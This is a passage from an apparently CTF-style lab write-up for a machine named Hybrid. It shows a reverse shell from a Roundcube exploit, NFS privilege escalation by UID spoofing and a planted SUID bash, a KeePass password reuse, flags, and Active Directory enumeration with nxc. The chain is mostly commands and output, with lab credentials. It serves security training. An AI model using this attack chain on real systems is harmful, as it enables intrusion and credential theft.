
Then send a basic email to Peter:

Then go to Sent, select the email then click on Junk button:

Then a reverse shell is spawned as www-data:
$ rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
connect to [10.8.2.19] from (UNKNOWN) [10.10.192.6] 58412
bash: cannot set terminal process group (642): Inappropriate ioctl for device
bash: no job control in this shell
www-data@mail01:~/roundcube$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@mail01:~/roundcube$
Privilege escalation via Misconfigured NFS (peter.turner@hybrid.vl) (Hybrid_User-1)
Check the Home folder:
www-data@mail01:~/roundcube$ ls -la /home
ls -la /home
total 12
drwxr-xr-x  3 root                   root                   4096 Jun 17  2023 .
drwxr-xr-x 19 root                   root                   4096 Jun 17  2023 ..
drwx------  4 peter.turner@hybrid.vl domain users@hybrid.vl 4096 Jun 18  2023 peter.turner@hybrid.vl
www-data@mail01:~/roundcube$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:114:120:MySQL Server,,,:/nonexistent:/bin/false
postfix:x:115:121::/var/spool/postfix:/usr/sbin/nologin
dovecot:x:116:123:Dovecot mail server,,,:/usr/lib/dovecot:/usr/sbin/nologin
dovenull:x:117:124:Dovecot login user,,,:/nonexistent:/usr/sbin/nologin
vmail:x:5000:5000:virtual mail user:/var/mail/vhosts:/bin/sh
ftp:x:118:125:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
_rpc:x:119:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:120:65534::/var/lib/nfs:/usr/sbin/nologin
sssd:x:121:126:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
Found that only 1 user
peter.turner@hybrid.vlexists and we can see that it’s not a local user but an AD domain user.
Tried to switch to peter using his roudcube password but that’s failed.
Check info of Peter account:
www-data@mail01:~/roundcube$ id peter.turner@hybrid.vl
id peter.turner@hybrid.vl
uid=902601108(peter.turner@hybrid.vl) gid=902600513(domain users@hybrid.vl) groups=902600513(domain users@hybrid.vl),902601104(hybridusers@hybrid.vl)
Member of
domain users,hybridusersgroups
As it’s an AD user and we know that we have NFS, then we check the configurations for NFS:
www-data@mail01:~/roundcube$ cat /etc/export
cat /etc/export
cat: /etc/export: No such file or directory
www-data@mail01:~/roundcube$ id peter.turner@hybrid.vl
id peter.turner@hybrid.vl
uid=902601108(peter.turner@hybrid.vl) gid=902600513(domain users@hybrid.vl) groups=902600513(domain users@hybrid.vl),902601104(hybridusers@hybrid.vl)
www-data@mail01:~/roundcube$ cat /etc/exports
cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#		to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/opt/share *(rw,no_subtree_check)
- We can see there’s no
no_root_squashso we can’t place a bash binary owned by root user as a NFS privilege escalation vector
Following Hackingarticles.in - linux privilege escalation using misconfigured NFS, we can exploit the rw parameter that is set to /opt/share:
www-data@mail01:~/roundcube$ ls -la /opt/share
ls -la /opt/share
total 16
drwxrwxrwx 2 nobody nogroup 4096 Jun 18  2023 .
drwxr-xr-x 4 root   root    4096 Jun 17  2023 ..
-rw-r--r-- 1 root   root    6003 Jun 18  2023 backup.tar.gz
This next exploit goes into depth on how NFS interprets the rw setting and by also exploiting peter.turner@hybrid.vl‘s UID.
We know that peter.turner@hybrid.vl UID is 902601108.
Let’s go to exploit:
- [LOCAL] Create a new user in our attacker machine and set the id to our target user:
sudo adduser peter.turner
sudo sed -i -e 's/1002/902601108/g' /etc/passwd
OR
sudo useradd peter.turner@hybrid.vl -u 902601108
NOTE: We need to edit
/etc/login.defsand changeUID_MAXto a value greater than902601108like999999999.
- [REMOTE] Copy the original bash binary to share (as www-data):
www-data@mail01:/opt/share$ cp /usr/bin/bash .
cp /usr/bin/bash .
www-data@mail01:/opt/share$ ls -la
ls -la
total 1380
drwxrwxrwx 2 nobody   nogroup     4096 Sep 28 03:04 .
drwxr-xr-x 4 root     root        4096 Jun 17  2023 ..
-rw-r--r-- 1 root     root        6003 Jun 18  2023 backup.tar.gz
-rwxr-xr-x 1 www-data www-data 1396520 Sep 28 03:04 bash
- [LOCAL] Copy the bash to
tmp:
$ sudo su peter.turner@hybrid.vl
$ ls -la
total 1380
drwxrwxrwx 2 nobody   nogroup     4096 Sep 28 12:04 .
drwxr-xr-x 3 root     root        4096 Sep 28 10:21 ..
-rw-r--r-- 1 root     root        6003 Jun 18  2023 backup.tar.gz
-rwxr-xr-x 1 www-data www-data 1396520 Sep 28 12:04 bash
$ cp bash /tmp/
- [REMOTE] Delete the bash on the
share:
www-data@mail01:/opt/share$ rm bash
www-data@mail01:/opt/share$ ls -la
total 16
drwxrwxrwx 2 nobody nogroup 4096 Sep 28 03:20 .
drwxr-xr-x 4 root   root    4096 Jun 17  2023 ..
-rw-r--r-- 1 root   root    6003 Jun 18  2023 backup.tar.gz
- [LOCAL] Copy back the bash to the
shareas ourpeter.turner@hybrid.vland finally set theSUID:
$ pwd
/mnt/share
$ ls -la
total 16
drwxrwxrwx 2 nobody nogroup 4096 Sep 28 12:20 .
drwxr-xr-x 3 root   root    4096 Sep 28 10:21 ..
-rw-r--r-- 1 root   root    6003 Jun 18  2023 backup.tar.gz
$ cp /tmp/bash .
$ ls -la
total 1380
drwxrwxrwx 2 nobody                 nogroup                   4096 Sep 28 12:25 .
drwxr-xr-x 3 root                   root                      4096 Sep 28 10:21 ..
-rw-r--r-- 1 root                   root                      6003 Jun 18  2023 backup.tar.gz
-rwxr-xr-x 1 peter.turner@hybrid.vl peter.turner@hybrid.vl 1396520 Sep 28 12:25 bash
$ chmod +xs bash
$ ls -la
total 1380
drwxrwxrwx 2 nobody                 nogroup                   4096 Sep 28 12:25 .
drwxr-xr-x 3 root                   root                      4096 Sep 28 10:21 ..
-rw-r--r-- 1 root                   root                      6003 Jun 18  2023 backup.tar.gz
-rwsr-sr-x 1 peter.turner@hybrid.vl peter.turner@hybrid.vl 1396520 Sep 28 12:25 bash
- [REMOTE] We call the bash with
-pto geteuidof Peter:
www-data@mail01:/opt/share$ ls -la
ls -la
total 1380
drwxrwxrwx 2 nobody                 nogroup    4096 Sep 28 03:25 .
drwxr-xr-x 4 root                   root       4096 Jun 17  2023 ..
-rw-r--r-- 1 root                   root       6003 Jun 18  2023 backup.tar.gz
-rwsr-sr-x 1 peter.turner@hybrid.vl    1001 1396520 Sep 28 03:25 bash
www-data@mail01:/opt/share$ ./bash -p
./bash -p
id
uid=33(www-data) gid=33(www-data) euid=902601108(peter.turner@hybrid.vl) egid=1001 groups=1001,33(www-data)
Get the Hybrid_User-1 flag:
ls /home/peter.turner@hybrid.vl

flag.txt
passwords.kdbx

cat /home/peter.turner@hybrid.vl/flag.txt
VL{a6d5a0504a2b24fe66761abc4c96013d}
Post exploitation - KDBX reading (Hybrid_User-2)
In the home directory of peter we can find a passwords.kdbx file, which is a keepass database:
cd /home/peter.turner@hybrid.vl
ls -la
total 36
drwx------ 4 peter.turner@hybrid.vl domain users@hybrid.vl 4096 Jun 18  2023 .
drwxr-xr-x 3 root                   root                   4096 Jun 17  2023 ..
lrwxrwxrwx 1 peter.turner@hybrid.vl domain users@hybrid.vl    9 Jun 17  2023 .bash_history -> /dev/null
-rw------- 1 peter.turner@hybrid.vl domain users@hybrid.vl  220 Jun 17  2023 .bash_logout
-rw------- 1 peter.turner@hybrid.vl domain users@hybrid.vl 3771 Jun 17  2023 .bashrc
drwx------ 2 peter.turner@hybrid.vl domain users@hybrid.vl 4096 Jun 17  2023 .cache
lrwxrwxrwx 1 peter.turner@hybrid.vl domain users@hybrid.vl    9 Jun 18  2023 .kpcli-history -> /dev/null
drwxr-xr-x 3 peter.turner@hybrid.vl domain users@hybrid.vl 4096 Jun 17  2023 .local
-rw------- 1 peter.turner@hybrid.vl domain users@hybrid.vl  807 Jun 17  2023 .profile
-rw-r--r-- 1 peter.turner@hybrid.vl domain users@hybrid.vl   37 Jun 17  2023 flag.txt
-rw-r--r-- 1 peter.turner@hybrid.vl domain users@hybrid.vl 1678 Jun 18  2023 passwords.kdbx
Copy it to the NFS share:
cp passwords.kdbx /opt/share/.
Then we can download it to our attacker machine using our “user” session:
$ cp /mnt/share/passwords.kdbx .
Install KeepassXC:
$ sudo apt install keepassxc
Try to open it but protected by a password:

Using the peter’s password PeterIstToll! found in Roundcube, we can unloack and access to the database:

Found
peter.turner:b0cwR+G4Dzl_rw
Use them to connect via SSH to mail01.hybrid.vl:
$ sshpass -p 'b0cwR+G4Dzl_rw' ssh 'peter.turner@hybrid.vl'@mail01.hybrid.vl -oStrictHostKeyChecking=accept-new -oStrictHostKeyChecking=no
Warning: Permanently added 'mail01.hybrid.vl' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-75-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Sep 28 04:11:03 AM UTC 2024

  System load:  0.02490234375     Processes:             147
  Usage of /:   65.4% of 6.06GB   Users logged in:       0
  Memory usage: 35%               IPv4 address for ens5: 10.10.192.6
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

3 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sun Jul 30 08:53:36 2023 from 10.10.1.254
peter.turner@hybrid.vl@mail01:~$
Check SUDO privileges:
peter.turner@hybrid.vl@mail01:~$ sudo -l
[sudo] password for peter.turner@hybrid.vl:
Matching Defaults entries for peter.turner@hybrid.vl on mail01:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User peter.turner@hybrid.vl may run the following commands on mail01:
    (ALL) ALL
peter can run all commands as root
Then get the Hybrid_User-2 flag:
peter.turner@hybrid.vl@mail01:~$ sudo su
root@mail01:/home/peter.turner@hybrid.vl# ls /root
flag.txt  snap
root@mail01:/home/peter.turner@hybrid.vl# cat /root/flag.txt
VL{732f10b1eb439d9291c2b88c3fed66fe}
We unmount the NFS share:
$ sudo umount /mnt/share
AD Enumeration - hybrid.vl
As mail01.hybrid.vl is fully pwned then we pivot to dc01.hybrid.vl.
ASREPRoast
$ nxc ldap dc01.hybrid.vl -u peter.turner -p 'b0cwR+G4Dzl_rw' --asreproast ASREProastables.txt --kdcHost dc01.hybrid.vl
SMB         10.10.192.5     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hybrid.vl) (signing:True) (SMBv1:False)
LDAP        10.10.192.5     389    DC01             [+] hybrid.vl\peter.turner:b0cwR+G4Dzl_rw
LDAP        10.10.192.5     389    DC01             [*] Total of records returned 3
LDAP        10.10.192.5     389    DC01             No entries found!
Nothing
Users enumeration by Bruteforcing RID
$ nxc smb dc01.hybrid.vl -u peter.turner -p 'b0cwR+G4Dzl_rw' --rid-brute
SMB         10.10.192.5     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hybrid.vl) (signing:True) (SMBv1:False)
SMB         10.10.192.5     445    DC01             [+] hybrid.vl\peter.turner:b0cwR+G4Dzl_rw
SMB         10.10.192.5     445    DC01             498: HYBRID\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.192.5     445    DC01             500: HYBRID\Administrator (SidTypeUser)
SMB         10.10.192.5     445    DC01             501: HYBRID\Guest (SidTypeUser)
SMB         10.10.192.5     445    DC01             502: HYBRID\krbtgt (SidTypeUser)
SMB         10.10.192.5     445    DC01             512: HYBRID\Domain Admins (SidTypeGroup)
SMB         10.10.192.5     445    DC01             513: HYBRID\Domain Users (SidTypeGroup)
SMB         10.10.192.5     445    DC01             514: HYBRID\Domain Guests (SidTypeGroup)
SMB         10.10.192.5     445    DC01             515: HYBRID\Domain Computers (SidTypeGroup)
SMB         10.10.192.5     445    DC01             516: HYBRID\Domain Controllers (SidTypeGroup)
SMB         10.10.192.5     445    DC01             517: HYBRID\Cert Publishers (SidTypeAlias)
SMB         10.10.192.5     445    DC01             518: HYBRID\Schema Admins (SidTypeGroup)
SMB         10.10.192.5     445    DC01             519: HYBRID\Enterprise Admins (SidTypeGroup)
SMB         10.10.192.5     445    DC01             520: HYBRID\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.192.5     445    DC01             521: HYBRID\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.192.5     445    DC01             522: HYBRID\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.192.5     445    DC01             525: HYBRID\Protected Users (SidTypeGroup)
SMB         10.10.192.5     445    DC01             526: HYBRID\Key Admins (SidTypeGroup)
SMB         10.10.192.5     445    DC01             527: HYBRID\Enterprise Key Admins (SidTypeGroup)
SMB         10.10.192.5     445    DC01             553: HYBRID\RAS and IAS Servers (SidTypeAlias)
SMB         10.10.192.5     445    DC01             571: HYBRID\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.10.192.5     445    DC01             572: HYBRID\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.10.192.5     445    DC01             1000: HYBRID\DC01$ (SidTypeUser)
SMB         10.10.192.5     445    DC01             1101: HYBRID\DnsAdmins (SidTypeAlias)
SMB         10.10.192.5     445    DC01             1102: HYBRID\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.192.5     445    DC01             1103: HYBRID\MAIL01$ (SidTypeUser)
SMB         10.10.192.5     445    DC01             1104: HYBRID\HybridUsers (SidTypeGroup)
SMB         10.10.192.5     445    DC01             1105: HYBRID\Edward.Miller (SidTypeUser)
SMB         10.10.192.5     445    DC01             1106: HYBRID\Pamela.Smith (SidTypeUser)
SMB         10.10.192.5     445    DC01             1107: HYBRID\Josh.Mitchell (SidTypeUser)
SMB         10.10.192.5     445    DC01             1108: HYBRID\Peter.Turner (SidTypeUser)
SMB         10.10.192.5     445    DC01             1109: HYBRID\Olivia.Smith (SidTypeUser)
SMB         10.10.192.5     445    DC01             1110: HYBRID\Ricky.Myers (SidTypeUser)
SMB         10.10.192.5     445    DC01             1111: HYBRID\Elliot.Watkins (SidTypeUser)
SMB         10.10.192.5     445    DC01             1112: HYBRID\Emily.White (SidTypeUser)
SMB         10.10.192.5     445    DC01             1113: HYBRID\Kathleen.Walker (SidTypeUser)
SMB         10.10.192.5     445    DC01             1114: HYBRID\Margaret.Shepherd (SidTypeUser)
SMB enumeration
$ nxc smb dc01.hybrid.vl -u peter.turner -p 'b0cwR+G4Dzl_rw' --shares
SMB         10.10.192.5     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hybrid.vl) (signing:True) (SMBv1:False)
SMB         10.10.192.5     445    DC01             [+] hybrid.vl\peter.turner:b0cwR+G4Dzl_rw
SMB         10.10.192.5     445    DC01             [*] Enumerated shares
SMB         10.10.192.5     445    DC01             Share           Permissions     Remark
SMB         10.10.192.5     445    DC01             -----           -----------     ------
SMB         10.10.192.5     445    DC01             ADMIN$                          Remote Admin
SMB         10.10.192.5     445    DC01             C$                              Default share
SMB         10.10.192.5     445    DC01             IPC$            READ            Remote IPC
SMB         10.10.192.5     445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.192.5     445    DC01             SYSVOL          READ            Logon server share
Nothing
BloodHound
AD Collections dumping
$ nxc ldap dc01.hybrid.vl -u peter.turner -p 'b0cwR+G4Dzl_rw' -d 'hybrid.vl' --dns-server 10.10.192.5 --dns-tcp --dns-timeout 10 --bloodhound --collection All
SMB         10.10.192.5     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hybrid.vl) (signing:True) (SMBv1:False)
LDAP        10.10.192.5     389    DC01             [+] hybrid.vl\peter.turner:b0cwR+G4Dzl_rw
LDAP        10.10.192.5     389    DC01             Resolved collection methods: objectprops, psremote, group, rdp, container, localadmin, trusts, session, dcom, acl
LDAP        10.10.192.5     389    DC01             Done in 00M 47S
LDAP        10.10.192.5     389    DC01             Compressing output into /home/user/.nxc/logs/DC01_10.10.192.5_2024-09-28_133849_bloodhound.zip
ADCS Certificates hunting
List All PKI Enrollment Servers:
$ nxc ldap dc01.hybrid.vl -u peter.turner -p 'b0cwR+G4Dzl_rw' -d 'hybrid.vl' -M adcs
SMB         10.10.192.5     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hybrid.vl) (signing:True) (SMBv1:False)
LDAP        10.10.192.5     389    DC01             [+] hybrid.vl\peter.turner:b0cwR+G4Dzl_rw
ADCS        10.10.192.5     389    DC01             [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS        10.10.192.5     389    DC01             Found PKI Enrollment Server: dc01.hybrid.vl
ADCS        10.10.192.5     389    DC01             Found CN: hybrid-DC01-CA
List All Certificates Inside a PKI:
$ nxc ldap dc01.hybrid.vl -u peter.turner -p 'b0cwR+G4Dzl_rw' -d 'hybrid.vl' -M adcs -o SERVER=hybrid-DC01-CA
SMB         10.10.192.5     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hybrid.vl) (signing:True) (SMBv1:False)
LDAP        10.10.192.5     389    DC01             [+] hybrid.vl\peter.turner:b0cwR+G4Dzl_rw
ADCS        10.10.192.5     389    DC01             Using PKI CN: hybrid-DC01-CA
ADCS        10.10.192.5     389    DC01             [*] Starting LDAP search with search filter '(distinguishedName=CN=hybrid-DC01-CA,CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,'
ADCS        10.10.192.5     389    DC01             Found Certificate Template: HybridComputers
ADCS        10.10.192.5     389    DC01             Found Certificate Template: DirectoryEmailReplication
ADCS        10.10.192.5     389    DC01             Found Certificate Template: DomainControllerAuthentication
ADCS        10.10.192.5     389    DC01             Found Certificate Template: KerberosAuthentication
ADCS        10.10.192.5     389    DC01             Found Certificate Template: EFSRecovery
ADCS        10.10.192.5     389    DC01             Found Certificate Template: EFS
ADCS        10.10.192.5     389    DC01             Found Certificate Template: DomainController
ADCS        10.10.192.5     389    DC01             Found Certificate Template: WebServer
ADCS        10.10.192.5     389    DC01             Found Certificate Template: Machine
ADCS        10.10.192.5     389    DC01             Found Certificate Template: User
ADCS        10.10.192.5     389    DC01             Found Certificate Template: SubCA
